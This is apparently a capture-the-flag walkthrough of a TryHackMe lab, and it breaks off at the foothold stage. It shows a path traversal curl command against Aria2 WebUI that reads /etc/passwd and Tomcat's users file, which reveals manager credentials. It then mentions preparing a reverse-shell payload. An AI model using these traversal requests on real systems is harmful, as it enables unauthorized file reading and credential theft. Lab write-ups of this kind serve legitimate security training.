
BACKTRACK

- https://tryhackme.com/room/backtrack


SCANNING


I performed an **nmap** aggressive scan on the target and found a bunch of open ports.




FOOTHOLD


I found a **tomcat** landing page on port 8080 a service called *Aria 2 WebUI* running on port 8888.







A simple google search about *Aria 2 WebUI* revealed a path traversal vulnerability in it.






I was able to read local files using this. The `/etc/passwd` file revealed the users present on the system.






I then found the path of the **Tomcat** configuration file and read it.




This file revealed the username and password for the tomcat manager.


```
root@kali: ~/thm/backtrack
File Actions Edit View Help
root@kali: ~/thm/backtrack  root@kali: ~/thm/backtrack  root@kali: ~/thm/backtrack  root@kali: ~/thm/backtrack

┌──(root㉿kali)-[~/thm/backtrack]
└─# curl --path-as-is http://10.10.157.159:8888/../../../../../../../../../../opt/tomcat/conf/tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">

  <role rolename="manager-script"/>
  <user username="tomcat" password="OPx52k53D8OkTZpx4fr" roles="manager-script"/>

</tomcat-users>
```

However, when I tried accessing the manager panel using the credentials, something went wrong.






I was able to access the *Server-Status* endpoint which meant that the credentials were indeed valid.




I referred to the following articles:


- https://www.hackingarticles.in/tomcat-penetration-testing/
- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-web/tomcat/index.html?highlight=tomcat#msfvenom-reverse-shell

I used them as a reference to generate a malicious payload that I could upload for a reverse shell.

